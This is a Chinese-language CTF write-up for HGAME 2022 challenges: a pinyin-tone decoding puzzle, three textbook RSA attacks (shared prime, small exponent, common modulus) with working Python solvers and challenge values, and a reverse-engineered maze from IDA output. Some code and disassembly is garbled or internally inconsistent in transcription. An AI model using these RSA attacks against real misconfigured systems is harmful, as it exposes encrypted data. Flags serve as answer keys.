题目考察的是一种以拼音和声调为基础的编码方式，在给出hint后也是终于明白咋做了了，题目的加密方式就是将拼音每一位字符在拼音表中对应的位置相加再加上音调，例如第一声就加1以此类推，再根据位数加上一个偏移量，将数字转ascii码就可以得到flag啦

其中偏移量的话是有一个规律，如果都有声调的拼音，例如xing2 2表示第二声，x在拼音表对应第24个字符，就是24，xing对应的字符分别相加后，再加上音调对应的值2，再加上偏移量48，得到104，chr(104)得到h，然后如果是3个字母组成的字符串并且有音调偏移量就是80，字母越少需要加上的偏移量是越多的，每少一个就要多加32，这个的话也比较好理解因为如果字母越少，那么相加得到的值就越少，如果说希望表示拼音的尽可能多，就要多加一些，需要注意的是有无音调加上的偏移量还不一样，但是其实不影响做题的，就直接不管没有声调的，然后把解出来的flag拼一拼也足够得到正确flag了，我一开始还以为没有声调就相当于是+0，偏移量不变，但是其实不是的，所以说之前也是在很多位置都得到了两种结果，但是我前面的hgame{}是能够匹配的，然后仔细查看后修改了一下也是能够每一行都能得到flag了，有一行不知道为啥会变成非明文字符，但是我感觉没啥问题的（

The screenshot shows the PyCharm IDE interface with the main.py file open. The code implements a decoding function `decFlag` that takes a list of integers `flagArr` and converts them back into Chinese characters. It uses a mapping table `Table` and a math table `MathTable`. The code handles different lengths of input (1, 2, 3, 4, 5 characters) and adds offsets based on the length and tone. The output is printed to the terminal, showing various Chinese characters and their corresponding Pinyin representations.

```
from pypinyin import pinyin, lazy_pinyin, Style
style = Style.TONE3
Table = "abcdefghijklmnopqrstuvwxyz"
MathTable = "01234"

def decFlag(flagArr):
    flag = ""
    for i in range(len(flagArr)):
        if len(flagArr[i]) == 2:
            if flagArr[i][1].isalpha():
                flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + 112)
            elif len(flagArr[i]) == 3:
                if flagArr[i][2].isdigit():
                    flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + MathTable.find(flagArr[i][2]) + 112)
                else:
                    flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + Table.find(flagArr[i][2]) + 1 + 32)
            elif len(flagArr[i]) == 4:
                if flagArr[i][3].isdigit():
                    flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + Table.find(flagArr[i][2]) + 1 + MathTable.find(flagArr[i][3]) + 80)
                else:
                    flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + Table.find(flagArr[i][2]) + 1 + 112)
            elif len(flagArr[i]) == 5:
                flag += chr(Table.find(flagArr[i][0]) + 1 + Table.find(flagArr[i][1]) + 1 + Table.find(flagArr[i][2]) + 1 + 112)
        elif len(flagArr[i]) == 1:
            flag += chr(Table.find(flagArr[i][0]) + 1 + 112)
    return flag
```

一份非常不优雅的代码↓ 不过pilot的自动补全是很舒服，所以说写了前面几个if后，后面都是Tab按两下就补全了，但是这个结构是真的非常非常丑陋的....重构一下代码的话应该是，先判断末尾是不是有数字，也就是有没有声调，然后再根据长度直接得到字符，而不是写这么多嵌套的if和 elif 非常丑陋（，就是我是边思考题目边写了因为我一开始没发现声调有无的规律也没有发现偏移量这个递增递减的规律，前面我们通过已知hgame是只能解出来3个字母有声调和4个字母有声调的，先尝试了一下只用3个字母和4个字母的情形能不能解出来，发现不能之后又是修修补补代码，所以说也是说代码越糊越丑陋了

```
from pypinyin import pinyin, lazy_pinyin, Style
```


hgame{ It*sEEms | thaT~YOu=LEArn@PiNyiN^VerY-WeLL}

RSA Attack 2

第一部分（模不互素）给出 e , n_1 , c_1 , n_2 , c_2 , 然后两个加密用了一个共同的质数 q , 利用欧几里得算法可以解出 n_1 和 n_2 的分解出来的质数, 然后再求解出 d 然后得到密钥再解密明文就可以

第二部分（小明文攻击）给出 n , e , c , 当 e 很小, m 也不大时, 于是 $m^e = k * n + m$ 中的 k 值很小甚至为 0。从 0 开始穷举 k , 对每一次 $k * n + c$ 开 e 次方, 直到得到整数结果, 整数结果即为明文。

第三部分（共模攻击）给出 n, e_1, c_1, e_2, c_2 , $c_1 = \text{pow}(m, e_1, n), c_2 = \text{pow}(m, e_2, n)$, 加密 c_1 和 c_2 使用了相同的模数 n , 需要使用共模攻击解出 flagPart2 , 当 e_1, e_2 互质, 则有 $\text{gcd}(e_1, e_2) = 1$

根据扩展欧几里德算法，对于不完全为 0 的整数 a, b , $\gcd(a, b)$ 表示 a, b 的最大公约数。那么一定存在整数 x, y 使得 $\gcd(a, b) = ax+by$ 所以得到: $e1s1+e2s2 = 1$, 因为 $e1$ 和 $e2$ 为正整数, 所以 $s1, s2$ 皆为整数, 但是一正一负, 此时假设 $s1$ 为正数, $s2$ 为负数

我们证明出 $m = (c1^{s1} \cdot c2^{s2}) \% n$ 即可

```
import gmpy2
from libnum import *
def make_key(p, q, e):
    n = p * q
    phi = (p-1) * (q-1)
    d = gmpy2.invert(e, phi)
    return d
n1 =
14611545605107950827581005165327694782823188603151768169731431418361306231114985
03777591746143392530805439697080969080407398583537646462986060971029218136860061
86265904984918504045034434142414554873044483448923378774224657157091542386535051
41605904184985311873763495761345722155289457889686019746663293720106874227323699
2882777942922089571724465234205963911489155953781102947315012364162410810367651
67544494928051266425527512783096348467776360421141359905162459075173773201900914
00729277307636724890592155256437996566160995456743018225013851937593886086129131
351582958811003596445806061492952513851932238563627194553
n2 =
20937478725109983803079185450449616567464596961348727453817249035110047585580142
82355128957714595812712158679287850938608517845217111245589042947445779721920282
7030884262273061334752493496797935346631509806855891796183674539927497533182738
34113016237120686880514110415113673431170488958730203963489455418967544128619234
3949158203929084229740759327518380121854296884269182420320651779569389386394510
06619409884556959235117773065664193733940919073494316866464855163255754949026823
37518438042711296437513221448397034813099279203955535025939120139680604495486980
765910892438284945450733375156933863150808369796830892363
a =
12371534352197068400012879987607104283057072321811693115146722024476505588941762
68065548681145255669784363239750834987038327945614932913120796913966712748373220
36085911028636844643698862533724625315331567014898932701977758733187411738771617
885153639118174062773966499612201555575923412045644028857989016603411
c1 =
96507580355493298866427181643918380232881201369420374132076310537603691258499503
16476723484681113104236808581019906700653062375961216648843536799876895323054
3780134692307014552410627133770666947677115752724993307387122132705797012726237
07355066941911004630825740848453506351567806677768101721151098142927334692802297
11494110645562250012873991413061360817224710750324230796929083802671602141437205
16748000734987068685104675254411687005690312116824966036851568223828884335112144
63726809039715853293714112265407595273005233157398070113637821200295671929519273
3955673315234274064519957670199895100508623561838510479
c2 =
11536506945313747180442473461658912307154460869003392732178457643224057969838224
60105983686088371845998600310697037577844372574860708562093878771408132131581714
44141155899522374924484834389103788653592395751693261166680304632758176098276260
4896230459332447954645347188109997664410889657248346038986836461779780183411686
26075677671172057705331950469137355010752529656093646743528381249339648667817802
02924333658980325970273388760451827434928318141756738341983453375140655963964777
09839868387265840430322983945906464646824470437783271607499089791869398590557314
713094674208261761299894705772513440948139429011425948090

q1 = n1//a
q2 = n2//a
```

```

e = 65537
d1 = make_key(a, q1, e)
d2 = make_key(a, q2, e)
plaintext1 = (gmpy2.powmod(c1, d1, n1))
plaintext2 = (gmpy2.powmod(c2, d2, n2))
print(plaintext2)
print(plaintext1)
print(n2s(int(plaintext1)) )

import gmpy2
import libnum
from libnum import *

def de(c, e, n):
    k = 0
    while True:
        mm = c + n*k
        result, flag = gmpy2.iroot(mm, e)
        if True == flag:
            return result
        k += 1

n=
1415787849225534630099334965381301810599188457752990952255551468374307942096214
96460417273438191305127374522829393083231448346692252924095899489769747593986702
55613480427259196635469490150246939526419364818415527514846041230971480718004166
08762258562797116583678332832015617217745966495992049762530373531163821979627361
2009215442235781707187413482420121641155937770090395440910311009292157882104893
33468932128050716822355758137241139783415928859577673775874922027401859708286297
67501662195356276862585025913615910839679860669917255271734413865211340126544199
760628445054131661484184876679626946360753009512634349537

e= 7
c=
10262871020519116406312674685238364023536657841034751572844570983750295909492149
10150086980641860373218135008257644759476658757235024667544550893157767015829555
86412195827293455816974482311163180804561125167007179847316559007263881858669059
89088504004805024490513718243036445638662260558477697146032055765285263446084259
81456019754901804409993515835193188515761652723528322906614539096409492900705694
6332051364474528453970904251050605631514869007890625

m=de(c,e,n)
print(m)
print(n2s(int(m)) )

from libnum import *
import gmpy2

def gongmogongji(n, c1, c2, e1, e2):
    def egcd(a, b):
        if b == 0:
            return a, 0
        else:
            x, y = egcd(b, a % b)
            return y, x - (a // b) * y
    s = egcd(e1, e2)
    s1 = s[0]
    s2 = s[1]

    # 求模反元素

```

```

if s1 < 0:
    s1 = - s1
    c1 = gmpy2.invert(c1, n)
elif s2 < 0:
    s2 = - s2
    c2 = gmpy2.invert(c2, n)
m = pow(c1, s1, n) * pow(c2, s2, n) % n
return m

print(gongmogongji(1881950918810623036344481335046816205616443464272940463298308
2518225388069544777374544142317612858448345344137372229880333665280862366352137
56227816610865045924357232188768913642158448603346330462535696121739622702200540
34410546412669543201173918153121758294980493955572070045735051289832237659181313
53119219045803383402035695826818892434524953638495589559471249752937365094264004
60083981078846138740050634906824438689712748324336878791622676974341814691041262
2806042773578898922117171243193296660528100291311722293072347798146876136951677
1720250571713027972064974999802168017946274736383148001865929719248159075729,323
07797262255448725314411690093070720737545787618883879834032063645484514967365139
05460381907928107310030086346589351105809028599650303539607581407627819797944337
39860140051056099246245504845132659399359508980015034299902187473474806669296236
26505400360020737487665093476498181393043639140838799189298735777063235996280316
18641793074018304521243460487551364823299685052518852685706687800209505277426869
14005105699624288213261625669518887078263431036297315376669828625894689686639667
08724518031142808467095727797805584822233937594759991036077045106183322537105038
5756102561363259268293155228150171423846203875344870,94081859562227916143983671
96417078467902946508887998223350073858541667364592831294347690629951223710736367
85371800857633841379139761091890426137981113087519934854663776695944489430385663
01171391702257434238015571831779420498862611636286514412513662472278230945545225
77588081724158844039098406515544853643092378538852518769414770980086903896005443
98998669635962495989736021020715396415375890720335697504837045188626103142204474
94275141081946637943709156961029457568779306094552510898666085127747507999446647
48591140926437974189276457264301759282474768848798170343466525601165979651912040
61051401916282814886688467861,2519901323,3676335737))
print(n2s(187134557176277803609960019345398707113865293121166341187786621))

```

hgame{RsA@hAS!a&VArIETY?of.Attack^mETHODS^whAT:other!AttACK|METHOdS~do@you_KNOW}

RE

xD MAZE

re这周的送分题（最后几个小时静下心看了看就做出来了

首先拖进ida看看，发现可以反编译的，看一看反编译后的伪代码

IDA - out.exe C:\Users\76104\Desktop\HGAME2022\week2\re\out.exe

File Edit View Search Options Tools Help

Library Regular Instru Data External Utilities

Functions

```

Function names:
sub_40158F
main
sub_401820
sub_401838
sub_401877
std::operator>><<char,std::operator<<<std::char_traits<char>>>std::ostream
std::endl<char,std::char_traits<char>>>std::ostream
std::ios_base::init<void()
std::ios_base::init<void()
std::ostream::operator<<(std::ostream &)(*std::ios_base::init<void()
sub_4018D0
sub_401910
sub_401980
__lconv_init
sub_401980
sub_4019C0
sub_401AA0
TlsCallback_1
TlsCallback_0
sub_401C50
sub_401C60
sub_401C80
sub_401CC0
sub_401DC0
sub_401DD0
sub_401DE0
sub_401DF0
sub_401FC0
sub_402280
< Line 38 of 84

```

Output

```

4015C: ignored garbage at the end of the blob 'f' start=0
40158F: using guessed type __int64 _fastcall sub_40158F(_QWORD, _QWORD);
4018A0: using guessed type __int64 _fastcall std::operator>><<char,std::char_traits<char>>>std::ostream(_QWORD, _QWORD);
4018B0: using guessed type __int64 _fastcall std::operator<<<std::char_traits<char>>>std::ostream(_QWORD, _QWORD);
4018C0: using guessed type __int64 _fastcall std::ostream::operator<<(*std::ios_base::init<void()
401880: using guessed type __int64 _fastcall sub_401980(_QWORD, _QWORD, _QWORD);
Caching 'Strings' window... ok
v10h
AU: iDownDisk:

```

然后这里最关键的就是看一看这个`byte_404020`, 发现是个迷宫的数据

```

000404000 000404000      align 20h
000404004      align 20h
000404020 ; _BYTE byte_404020[4096]
000404020 byte_404020    db 2 dup(' '), 3Fh dup('#'), ' ', 7 dup('#'), ' ', 1FFh dup('#')
000404020          ; DATA XREF: main+1B90
000404020          db ' ', 3Fh dup('#'), ' ', 3Fh dup('#'), 2 dup(' '), 1FFh dup('#')
000404020          db 2 dup(' '), 3Fh dup('#'), ' ', 7 dup('#'), ' ', 1FFh dup('#')
000404020          db 2 dup(' '), 7 dup('#'), ' ', 1FFh dup('#'), 2 dup(' ')
000404020          db 7 dup('#'), ' ', 7 dup('#'), ' ', 7 dup('#'), ' ', 7 dup('#')
000404020          db 2 dup(' '), 3Fh dup('#'), ' ', 1FFh dup('#'), ' ', 1FFh dup('#')
000404020          db 2 dup(' '), 1FFh dup('#'), ' ', 3Fh dup('#'), ' ', 3Fh dup('#')
000404020          db '
000405020 off_405020     dq offset qword_403018 ; DATA XREF: sub_4018D0+4↑

```

然后`v14`是输入0123的话, 会分别走512, 64, 8, 1个字符, 所以说我们只需要解出走迷宫的步骤就可以得到flag啦

```

num = [2, 63, 1, 7, 1, 511, 1, 63, 1, 63, 2, 511, 2, 63, 1, 7, 1, 511, 2, 7, 1, 7, 1, 511, 1, 7, 1, 7, 1, 7, 2, 63, 1, 511, 1, 511, 2, 511, 1, 63, 1, 63, 1]
count = 0
print('hgame{', end=' ')
for i in range(len(num)):
    if (i % 2 == 0):
        if (num[i] == 2):
            print('3', end=' ')
    else:
        if (num[i] == 511):
            print('0', end=' ')
        elif (num[i] == 63):
            print('1', end=' ')
        elif (num[i] == 7):
            print('2', end=' ')
        elif (num[i] == 1):
            print('3', end=' ')

```

```
print('}')
```

```
scratch.py
1 num = [2, 63, 1, 7, 1, 511, 1, 63, 1, 63, 2, 511, 2, 63, 1, 7, 1, 511, 2, 7, 1, 511, 2, 7, 1, 7, 1, 7, 2, 63, 1,
2   511, 1, 511, 2, 511, 1, 63, 1, 63, 1]
3 count = 0
4 print('hgame{', end='')
5 for i in range(len(num)):
6     if (i % 2 == 0):
7         if (num[i] == 2):
8             print('2', end='')
9         else:
10            if (num[i] == 511):
11                print('0', end='')
12            elif (num[i] == 63):
13                print('1', end='')
14            elif (num[i] == 7):
15                print('2', end='')
16            elif (num[i] == 1):
17                print('3', end=' ')
18 print('}')
19

for i in range(len(num)) > else > elif (num[i] == 1)
```

运行: scratch

C:\Users\76104\Desktop\HGAME2022\week1\web\venv\Scripts\python.exe C:/Users/76104/AppData/Roaming/JetBrains/PyCharm2021.3/scratches/scratch.py

hgame{3120113031203203222231003011}